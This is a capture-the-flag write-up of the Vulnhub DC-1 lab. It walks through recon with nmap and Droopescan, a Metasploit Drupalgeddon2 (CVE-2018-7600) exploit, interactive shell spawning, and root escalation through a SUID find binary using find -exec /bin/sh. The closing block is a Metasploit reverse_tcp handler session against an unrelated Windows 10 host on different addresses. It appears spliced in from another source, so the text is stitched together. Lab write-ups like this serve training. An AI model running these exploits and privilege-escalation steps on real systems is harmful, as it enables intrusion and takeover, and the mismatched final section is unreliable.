
Vulnhub Write-up —DC-1



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This is the write-up of the Machine DC-1:1 from Vulnhub.

DIGEST

DC-1 is a beginner friendly machine based on a Linux platform.There is drupal 7 running as a webserver , Using the Drupal 7 exploit we gain the initial shell and by exploit chmod bits to gain the root.

> ***Machine Author: DCAU7***
>
> ***Machine Type: Linux***

> ***Machine Level: Beginner***

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

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Know-How

- Nmap
- Searchsploit

Absorb Skills

- CVE-2018–7600
- Drupal Drupalgeddon 2 Forms API Property Injection

- Linux Privilege Escalation using *Find*
- Droopescan

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
Installation, Networking and Finding the IP

Installation:- I am using Parrot OS as a Host and using the virtual box to install the vulnerable machine(DC-1:1).


Networking:- I am using Bridged Adapter to connect the vulnerable machine and host.



```
General
Name:                    DC-1
Operating System:        Debian (32-bit)
Settings File Location:  /home/inc0gnito/VirtualBox VMs/DC-1

System
Base Memory:  1024 MB
Boot Order:   Floppy, Optical, Hard Disk
Acceleration: VT-x/AMD-V, Nested Paging, KVM Paravirtualization

Storage
Controller: IDE
  IDE Secondary Master:  [Optical Drive] Empty
```



```
IDE Secondary Master:   [Optical Drive] Empty
Controller: SATA
 SATA Port 0:           DC-1-disk001.vdi (Normal, 4.00 GB)
```

Network


```
Adapter 1:   Intel PRO/1000 MT Desktop (Bridged Adapter, wlan0)
```

Virtual Box Setting

Finding the IP:-

```
$netdiscover
```

man netdiscover



192.168.0.1 is the router IP and 192.168.0.191 is the Host machine

192.168.0.185 is the vulnerable machine , ran a quick nmap scan to confirm it.

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

Scanning The Network

```
$nmap -sC -sV 192.168.0.185
```





man nmap

man result

There is Drupal server running on the PORT 80. Nmap shows the version is l 7, lets confirm with **Droopescan.**

Droopescan is a python based scanner to help security researcher to find basic risk in the installed version of Drupal.

droope/droopescan

A plugin-based scanner that aids security researchers in identifying issues with Drupal

github.com


```
$droopescan scan drupal -u http://192.168.0.185/
```

droopescan result

Droopescan give the Possible version **7.22 — 7.26.**

```
$searchsploit drupal 7
```

man searchsploit



searchsploit result

CVE-2018-7600 Drupal Drupalgeddon 2 Forms API Property Injection | Rapid7

This module exploits a Drupal property injection in the Forms API.

www.rapid7.com

```
msf5 >search Drupalgeddon
```

searching for msf module

Exploitation

```
msf5 > use exploit/unix/webapp/drupal_drupalgeddon2
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > set RHOSTS
192.168.0.185
RHOSTS => 192.168.0.185
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > exploit
meterpreter > sysinfo
```

msf exploit

Getting the Interactive Shell

```
$meterpreter > shell
/bin/bash -i
```

/bin/bash -i give a interactive shell , fancy command from metasploit :D

shell using msf

```
$meterpreter > shell
python -c 'import pty; pty.spawn("/bin/bash")'
```

with the help of python pty module we can get the interactive shell.

shell using pty python


There are many ways to get the interactive shell , feel free to comment your way to get the interactive shell. :)

Privilege Escalation


Basic Linux Privilege Escalation

Before starting, I would like to point out - I'm no expert. As far as I know.

blog.g0tmi1k.com



```
$ find / -perm -g=s -o -perm -4000 ! -type l -maxdepth 3 -exec ls -ld
{} \; 2>/dev/null
```



Snap from above article


Result of SUID bits


find looks different we can execute the command on the result so, lets try this

ls /root gives us the Permission denied but with the help of *find /root* we can see the files.

find /root

```
$find /root/thefinalflag.txt -exec cat {} \;
```






man find

Own the final flag

```
$find /root/thefinalflag.txt -exec /bin/sh \;
```



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

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

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



```
+ -- --=[ 547 payloads - 44 encoders - 10 nops          ]
+ -- --=[ 2 evasion                                      ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set PAYLOAD python/meterpreter/reverse_tcp
PAYLOAD => python/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.0.2.10
LHOST => 10.0.2.10
msf5 exploit(multi/handler) > set LPORT 443
LPORT => 443
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.10:443
```



```
[*] Sending stage (53755 bytes) to 10.0.2.9
[*] Meterpreter session 1 opened (10.0.2.10:443 -> 10.0.2.9:52326) at 2019-06-11
 15:50:13 -0400

meterpreter > sysinfo
Computer        : WinDev1905Eval
OS              : Windows 10 (Build 17763)
Architecture    : x64
System Language : en_US
Meterpreter     : python/windows
```

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